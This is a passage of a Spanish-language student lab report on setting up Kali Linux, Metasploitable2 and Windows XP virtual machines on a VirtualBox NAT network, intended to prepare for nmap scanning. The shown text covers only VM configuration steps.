



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Ingeniería en Telecomunicaciones
e Informática

CREACION DE MAQUINAS VIRTUALES Y CONEXIÓN MEDIANTE RED NAT

Johan Camilo García Caro

Universidad Tecnológica del Choco Diego Luis Córdoba
Facultad de Ingeniería
Telecomunicaciones e Informática
Quibdó – Chocó
2025



Johan Camilo García Caro

Docente
Rafael Sandoval Morales
Ingeniero

Universidad Tecnológica del Choco “Diego Luis Córdoba”
Facultad de Ingeniería
Telecomunicaciones e Informática
Quibdó – Chocó



Tabla de Contenido

Introducción	5
Alcance	6
Objetivos.....	7
General	7
Específicos.....	7
1 CREACION DE MAQUINAS VIRTUALES Y CONEXIÓN MEDIANTE RED NAT	8
Configuraciones de SO en MV	9
Probando conexiones de las MV.	19
2 ATAQUE	24

Tabla de Ilustraciones

Ilustración 3. Configuración de redes NAT.....	8
Ilustración 4. Creación de la red NAT.....	9
Ilustración 5. Asignando RAM a Kali Linux.....	10
Ilustración 6. Asignando núcleos a Kali Linux.....	11
Ilustración 7. Configuración de red en Kali Linux.....	12
Ilustración 8. Inicio de Kali Linux.	12



Ilustración 10. Asignando RAM a Metasploitable2.....	13
Ilustración 11. Asignando núcleos a Kali Metasploitable2.	14
Ilustración 12. Configuración de red en Metasploitable2.	14
Ilustración 13. Inicio de Metasploitable2.	15
Ilustración 15. Asignando RAM a Windows XP.....	16
Ilustración 16. Asignando núcleos a Windows XP.	16
Ilustración 17. Configuración de memoria de video en Windows XP.....	17
Ilustración 18. Configuración de red en Windows XP.....	18
Ilustración 19. Inicio de Windows XP.	19
Ilustración 20. Verificando direccionamiento ip en Kali Linux.	20
Ilustración 21. Verificando direccionamiento ip en Metasploitable2.	20
Ilustración 22. Verificando direccionamiento ip en Windows XP.	21
Ilustración 23. Ping de Kali a Metasploitable2.....	22
Ilustración 25. Ping de XP a Metasploitable2 y Kali.	23



Introducción

El presente informe es presentado con el fin de realizar configuración en **VirtualBox** a los sistemas operativos **Kali Linux**, **Metasploitable2** y **Windows XP** esto se hace para una vez se esté dentro de ellos vamos a realizar un análisis para ver los equipos conectados y los puertos que están usando a través del comando **nmap**.



Alcance

Verificar y analizar todos los equipos que se están simulando en la maquina virtual con ayuda del comando nmap.



Objetivos

General

Conocer el funcionamiento del comando **nmap** y algunos comandos que utiliza para realizar mapeo de direccionamiento de los equipos conectados a la red.

Específicos

- Configurar las máquinas virtuales para iniciar los SO.
- Conectarlas a la misma red.
- Usar nmap para realizar el mapeo.



CREACION DE MAQUINAS VIRTUALES Y CONEXIÓN MEDIANTE RED

NAT

Primeramente, se configura la red NAT en el apartado de herramientas>red.




Ilustración 0-1. Configuración de redes NAT.




Ilustración 0-2. Creación de la red NAT.

Seguido de eso, dentro del apartado de redes NAT le damos en la opción crear que está arriaba.

Configuraciones de SO en MV

Una vez se haya configurado la red, vamos a las configuraciones del SO que vamos a correr.



En la opción de sistema en la pestaña de “Placa base” se asigna la cantidad de RAM que va a usar la máquina en este caso fueron 6GB para Kali Linux.




Ilustración 0-3. Asignando RAM a Kali Linux.



Ahora dentro de la misma opción de sistema en la pestaña de procesador se le asigna la cantidad de núcleos que este usará.





Ilustración 0-4. Asignando núcleos a Kali Linux.

Una vez hecho lo anterior se pasa a la opción de red, en la pestaña de “Adaptador 1” se configura la red NAT que creamos al inicio en las herramientas de VirtualBox, para este se selecciona la a que va a estar conectado en este caso “Red NAT” (Ver ilustración 7), esta sirve para traducir las direcciones de red par que sean posibles las conexiones. (Jiménez, 2024)



Ya por último se inicia a correr la maquina y esta lista para realizar lo demás.

Ilustración 0-5. Configuración de red en Kali Linux.




Ilustración 0-6. Inicio de Kali Linux.

A continuación, se mostrarán evidencias de que se realizó la configuración en Metasploitable2 y Windows XP.




Ilustración 0-7. Asignando RAM a Metasploitable2.




Ilustración 0-8. Asignando núcleos a Kali Metasploitable2.




Ilustración 0-9. Configuración de red en Metasploitable2.




Ilustración 0-10. Inicio de MetasPloitable2.




Ilustración 0-11. Asignando RAM a Windows XP.




Ilustración 0-12. Asignando núcleos a Windows XP.

Para el caso de Windows XP se realizó una configuración adicional en cuanto a la memoria de video, ya que la que se asigna por defecto no es suficiente para este sistema.

